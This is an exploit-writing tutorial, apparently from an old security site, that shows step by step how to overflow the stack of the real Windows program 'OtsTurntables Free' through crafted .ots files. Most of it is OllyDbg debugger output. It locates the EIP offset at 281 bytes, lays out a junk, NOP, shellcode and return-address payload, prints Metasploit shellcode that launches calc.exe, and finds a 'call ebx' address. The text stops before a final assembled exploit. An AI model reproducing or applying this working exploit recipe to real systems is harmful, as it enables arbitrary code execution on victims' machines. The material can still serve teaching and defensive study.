```
###########################################
# Stack Overflow Exploitation ,           #
# Real Life Example                       #
###########################################
```

Author : Darkb0x
Home : http://NullArea.Net
Contact: Darkb0x97@googlemail.com

###

--= Summary =--

###

0×001 - Introduction :


when a process attempts to store data more than what
The result is that the extra data overwrites adjacent memory locations
& this can cause memory overrite or corruption or even crash.
and we call this bufferOverflow

=> What's Stack Overflow ?
stack gets overflowed when too much memory is used for stack calling ,
resulting app crash , and this crash can be used !

###

0×010 - Finding The Bug :

In This Example am going to exploit this free software "OtsTurntables Free"
This software is dealing with (.ots files) , so lets try to fuzz it ! :D
lets start with 1000 "A" file & open it with this program !


OllyDbg - OtsTTfre.exe - [CPU - main thread]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
1
2
3
4
Paused

```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 00D387C8 ASCII "AAAAAAAAAAAAAAAAAAA
ESP 0012F9CC ASCII "AAAAAAAAAAAAAAAAAAA
EBP 000003E8
ESI 00CC09A8
EDI 00000000
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -??? FFFF 00020202 00000000
ST1 empty -??? FFFF 00000000 00000000
ST2 empty -??? FFFF 00000000 00000000
ST3 empty +UNORM 7764 00150000 7C91E900
ST4 empty 0.0000000076196392270e-4933
ST5 empty 0.0221769299705366410e-4933
ST6 empty -UNORM E900 0012F640 0012F63C
ST7 empty 0.0
               3 2 1 0      E S P U O Z
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1
```

```
OtsTTfre.<ModuleEntryPoint>
Address  Hex dump                 ASCII
00463000 00 00 00 00 00 00 00 00 ........
00463008 00 00 00 00 B8 20 45 00 ....╕ E.
00463010 97 CC 45 00 52 C0 45 00 ù╠E.R└E.
00463018 00 00 00 00 00 00 00 00 ........
00463020 60 21 45 00 00 00 00 00 `!E.....
00463028 00 00 00 00 43 C0 45 00 ....C└E.
00463030 00 00 00 00 00 00 00 00 ........
00463038 00 00 00 00 00 00 00 00 ........
00463040 23 90 48 6F 31 42 03 11 #ÉHo1B♥◄
00463048 FD E0 E9 88 93 37 22 10 ²αΘêô7"►
00463050 00 F0 11 00 5C 3A F9 7B .≡◄.\:·{
00463058 17 AE 91 72 FB AA 09 34 ↨«ær√¬.4
00463060 46 DC D0 D2 01 F2 FF 43 F▄╨╥☺≥ C
00463068 96 DD 12 37 91 F3 05 63 û▌↕7æ≤♣c
00463070 D4 19 AB BF 09 0F F1 49 ╘↓½┐.☼±I
00463078 23 49 47 E4 13 72 34 78 #IGΣ‼r4x
```

```
0012F9CC  41414141
0012F9D0  41414141
0012F9D4  41414141
0012F9D8  41414141
0012F9DC  41414141
0012F9E0  41414141
0012F9E4  41414141
0012F9E8  41414141
0012F9EC  41414141
0012F9F0  41414141
0012F9F4  41414141
0012F9F8  41414141
0012F9FC  41414141
0012FA00  41414141
0012FA04  41414141
0012FA08  41414141
0012FA0C  41414141
```

```
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

1 - The regsitersWhere Our data were writen => will be the place of our shellcode // EBX


2 - EIP , its the adress that point on current registre => we can use it to point for our shellcode register in EBX

3 - The Stack ! & its overtiten as well with 41414141


4 - Access Violation when executing [41414141] => eip overiten & cannot go to this adress 41414141

Now , we should try to findout the right number of "A" strings to overflow this software ,


lets try 800 "A" ,


```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 00D387C8 ASCII "AAAAAAAAAAAAAAAAAA
ESP 0012F9CC ASCII "AAAAAAAAAAAAAAAAAA
EBP 00000320
ESI 00CC09A8
EDI 00000000
EIP 41414141
```


still overiten with \x41 , lets try 400


```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 00D387C8 ASCII "AAAAAAAAAAAAAAAAAA
ESP 0012F7A8 ASCII "AAAAAAAAAAAAAAAAAA
EBP 00000258
ESI 00CC09A8
EDI 00000000
EIP 41414141
```

same old thing , lets try 300



```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 00D387C8 ASCII "AAAAAAAAAAAAAAAAAA
ESP 0012F7A8 ASCII "AAAAAAAAAAAAAAAAAA
EBP 00000258
ESI 00CC09A8
EDI 00000000
EIP 41414141
```

the same ! lets try 200


```
Registers (FPU)
EAX 00000000
ECX 003CE130
EDX 0012FAE8
EBX 00000000
ESP 0012F8A4
EBP 0012FCE0
ESI FFFFFFFF
EDI 00000001
EIP 7C91E4F4 ntdll.KiFastSystemCallRet
```


EIP not overiten in 200 "A" , so its between 200 & 300

lets try 250



```
Registers (FPU)
EAX 00000000
ECX 00D37BE8
EDX 003E0608
EBX 00000000
ESP 0012F8A4
EBP 0012FCE0
ESI FFFFFFFF
EDI 00000001
EIP 7C91E4F4 ntdll.KiFastSystemCallRet
```

pretty nice , now we know its between 250 & 300

lets try 276



```
Access violation when reading [00000118] - use Shift+F7/F8/F9 to pass exception to program
```

just a little bit more ! lets try 280



```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 00D387C8 ASCII "AAAAAAAAAAAAAAAAAA
ESP 0012F7A8
EBP 0000011D
ESI 00CC09A8
EDI 00000000

EIP 41414141
```

bingo ! now lets change last 4 "A" strings to "B"



```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 00D387C8 ASCII "AAAAAAAAAAAAAAAAAA
ESP 0012F7A8
EBP 0000011D
ESI 00CC09A8
EDI 00000000

EIP 42424241
```


well done since 281 overite EIP to 42424241

this mean we need only 281 char to overite the EIP

###

0×011 - Exploiting The Bug :

now let's try to collect the informations about this overflow



```
Registers (FPU)
EAX 00000001
ECX FFFFFFFF
EDX 00852004
EBX 00D387C8 ASCII "AAAAAAAAAAAAAAAAAA
ESP 0012F7A8
EBP 0000011D
ESI 00CC09A8
EDI 00000000
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty +UNORM 0020 0000003B 0012F9F8
ST1 empty +UNORM 003B 0012FC14 00000000
ST2 empty -UNORM FC0C 00000202 00000000
ST3 empty 0.0000009340781169260e-4933
ST4 empty +UNORM 003B 0012FC00 00000000
ST5 empty -UNORM FBF8 00000286 0000001B
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask     1 1 1 1
```

```
OtsTTfre.<ModuleEntryPoint>
Address  Hex dump                 ASCII
00463000 00 00 00 00 00 00 00 00 ........
00463008 00 00 00 00 B8 20 45 00 ....╕ E.
00463010 97 CC 45 00 52 C0 45 00 ù╠E.R└E.
00463018 00 00 00 00 00 00 00 00 ........
00463020 60 21 45 00 00 00 00 00 `!E.....
00463028 00 00 00 00 63 C0 45 00 ....c└E.
00463030 00 00 00 00 00 00 00 00 ........
00463038 00 00 00 00 00 00 00 00 ........
00463040 23 90 48 6F 31 42 03 11 #ÉHo1B♥◄
00463048 FD E0 E9 88 93 37 22 10 ²αΘêô7"►
00463050 00 F0 11 00 5C 3A F9 7B .≡◄.\:·{
00463058 17 AE 91 72 FB AA 09 34 ↨«ær√¬.4
00463060 46 DC D0 D2 01 F2 FF 43 F▄╨╥☺≥ C
00463068 96 DD 12 37 91 F3 05 63 û▌↕7æ≤♣c
00463070 D4 19 AB BF 09 0F F1 49 ╘↓½┐.☼±I
00463078 23 49 47 E4 13 72 34 78 #IGΣ‼r4x
```

```
0012F68C 41414141
0012F690 41414141
0012F694 41414141
0012F698 41414141
0012F69C 41414141
0012F6A0 41414141
0012F6A4 41414141
0012F6A8 41414141
0012F6AC 41414141
0012F6B0 41414141
0012F6B4 41414141
0012F6B8 41414141
0012F6BC 41414141
0012F6C0 41414141
0012F6C4 41414141
0012F6C8 41414141
0012F6CC 41414141
```

```
Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

1- As well as we see , the entred data are in EBX register , so our shellcode will be in EBX

2- Since entred data are in EBX , we will point our EIP to EBX

[!] Structure of the Exploit :

junkdata + nops + shellcode + neweip

1/ JUNKDATA => its the extra bytes to overflow the stack

2/ NOPS => needed always for shellcode even 1 byte !

3/ SHELLCODE => its the code that will execute a specific function (cmd exec / bindshell / dll & exec etc...)

4/ NEWEIP => Its the adress that will point on EBX register

The Size of overflow is 284 so lets split it as our structure up ^ :

4 bytes for new EIP

160 byte for exec command shellcode

20 byte for nops

97 byte for junkdata

[!] Building :

/ I / Junk Data

its going to be "\x41" x 97

/ II / NOPS

its going to be "\x90" x 20

90 in hex = nop , mean do nothing

/ II / Shellcode (Exec CMD)

This ShellCode execute calc.exe

```
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x61"
"\x28\x38\x56\x83\xeb\xfc\xe2\xf4\x9d\xc0\x7c\x56\x61\x28\xb3\x13"
"\x5d\xa3\x44\x53\x19\x29\xd7\xdd\x2e\x30\xb3\x09\x41\x29\xd3\x1f"
"\xea\x1c\xb3\x57\x8f\x19\xf8\xcf\xcd\xac\xf8\x22\x66\xe9\xf2\x5b"
"\x60\xea\xd3\xa2\x5a\x7c\x1c\x52\x14\xcd\xb3\x09\x45\x29\xd3\x30"
"\xea\x24\x73\xdd\x3e\x34\x39\xbd\xea\x34\xb3\x57\x8a\xa1\x64\x72"
"\x65\xeb\x09\x96\x05\xa3\x78\x66\xe4\xe8\x40\x5a\xea\x68\x34\xdd"
"\x11\x34\x95\xdd\x09\x20\xd3\x5f\xea\xa8\x88\x56\x61\x28\xb3\x3e"
"\x5d\x77\x09\xa0\x01\x7e\xb1\xae\xe2\xe8\x43\x06\x09\xd8\xb2\x52"
"\x3e\x40\xa0\xa8\xeb\x26\x6f\xa9\x86\x4b\x59\x3a\x02\x28\x38\x56";
```


Thanks Metasploit for the shellcode !
you can generate your custom exec cmd shellcode from metasploit
http://metasploit.com:55555/PAYLOADS?MODE=SELECT&MODULE=win32_exec

/ III / NEW EIP

The New EIP should point to EBX register , so we are going to search for adress that

points on EBX

1 - Search From Olly :




```
00453279 ┌$ 55            PUSH EBP
0045327A  . 8BEC          MOV EBP,ESP
0045327C  . 6A FF         PUSH -1
0045327E  . 68 B8044600   PUSH OtsTTfre.004604B8
00453283  . 68 20794500   PUSH OtsTTfre.00457920                SE hand
00453288  . 64:A1 0000000 MOV EAX,DWORD PTR FS:[0]
0045328E  . 50            PUSH EAX
0045328F  . 64:8925 00000 MOV DWORD PTR FS:[0],ESP
00453296  . 83EC 58       SUB ESP,58
00453299  . 53            PUSH EBX
0045329A  . 56            PUSH ESI
0045329B  . 57            PUSH EDI
0045329C  . 8965 E8       MOV DW
0045329F  . FF15 84F14500 CALL [                                nel3
004532A5  . 33D2          XOR ED
004532A7  . 8AD4          MOV DL
004532A9  . 8915 00E64B00 MOV DW
004532AF  . 8BC8          MOV EC
004532B1  . 81E1 FF000000 AND EC
004532B7  . 890D FCE54B00 MOV DW
004532BD  . C1E1 08       SHL EC
004532C0  . 03CA          ADD EC
004532C2  . 890D F8E54B00 MOV DW
004532C8  . C1E8 10       SHR EA
004532CB  . A3 F4E54B00   MOV DW
004532D0  . 6A 01         PUSH 1
004532D2  . E8 D0330000   CALL (
004532D7  . 59            POP EC
004532D8  . 85C0          TEST E
004532DA  .v75 08         JNZ SH
004532DC  . 6A 1C         PUSH 1
004532DE  . E8 C3000000   CALL (
004532E3  . 59            POP EC
004532E4  > E8 0F470000   CALL (
004532E9  . 85C0          TEST E
004532EB  .v75 08         JNZ SH
004532ED  . 6A 10         PUSH 1
004532EF  . E8 B2000000   CALL (
004532F4  . 59            POP EC
004532F5  > 33F6          XOR ES
EBP=0012FFF0

OtsTTfre.<ModuleEntryPoint>
Address  Hex dump
```

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C91E4F4 ntdll.KiFastSystem
EBX 7FFDF000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920208 ntdll.7C920208

EIP 00453279 OtsTTfre.<ModuleEn

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (000

EFL 00000246 (NO,NB,E,BE,NS,PE,

ST0 empty -UNORM BDEC 01050104
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
                3 2 1 0      E S
FST 4020  Cond 1 0 0 0  Err 0 0
FCW 027F  Prec NEAR,53  Mask
```

write in the box that will come , jmp or call for ebx

nothing for jmp ebx ,

but we found an adress for "call ebx"


```
004015E4   . FFD3             CALL EBX
004015E6   . 8D5424 10        LEA EDX,DWORD PTR SS:[ESP+10]
004015EA   . 52               PUSH EDX
004015EB   . FFD5             CALL EBP
004015ED   . 6A 01            PUSH 1
004015EF   . 6A 00            PUSH 0
004015F1   . 6A 00            PUSH 0
004015F3   . 8D4424 1C        LEA EAX,DWORD PTR SS:[ESP+1C]
004015F7   . 56               PUSH ESI
004015F8   . 50               PUSH EAX
004015F9   . FFD7             CALL EDI
004015FB   . 85C0             TEST EAX,EAX
004015FD   .^75 E0            JNZ SHORT OtsTTfre.004015DF
004015FF   . 5D               POP EBP
00401600   . 5B               POP EBX
00401601   > 5F               POP EDI
00401602   . 5E               POP ESI
00401603   . 83C4 1C          ADD ESP,1C
00401606   . C3               RETN
00401607     90               NOP
00401608     90               NOP
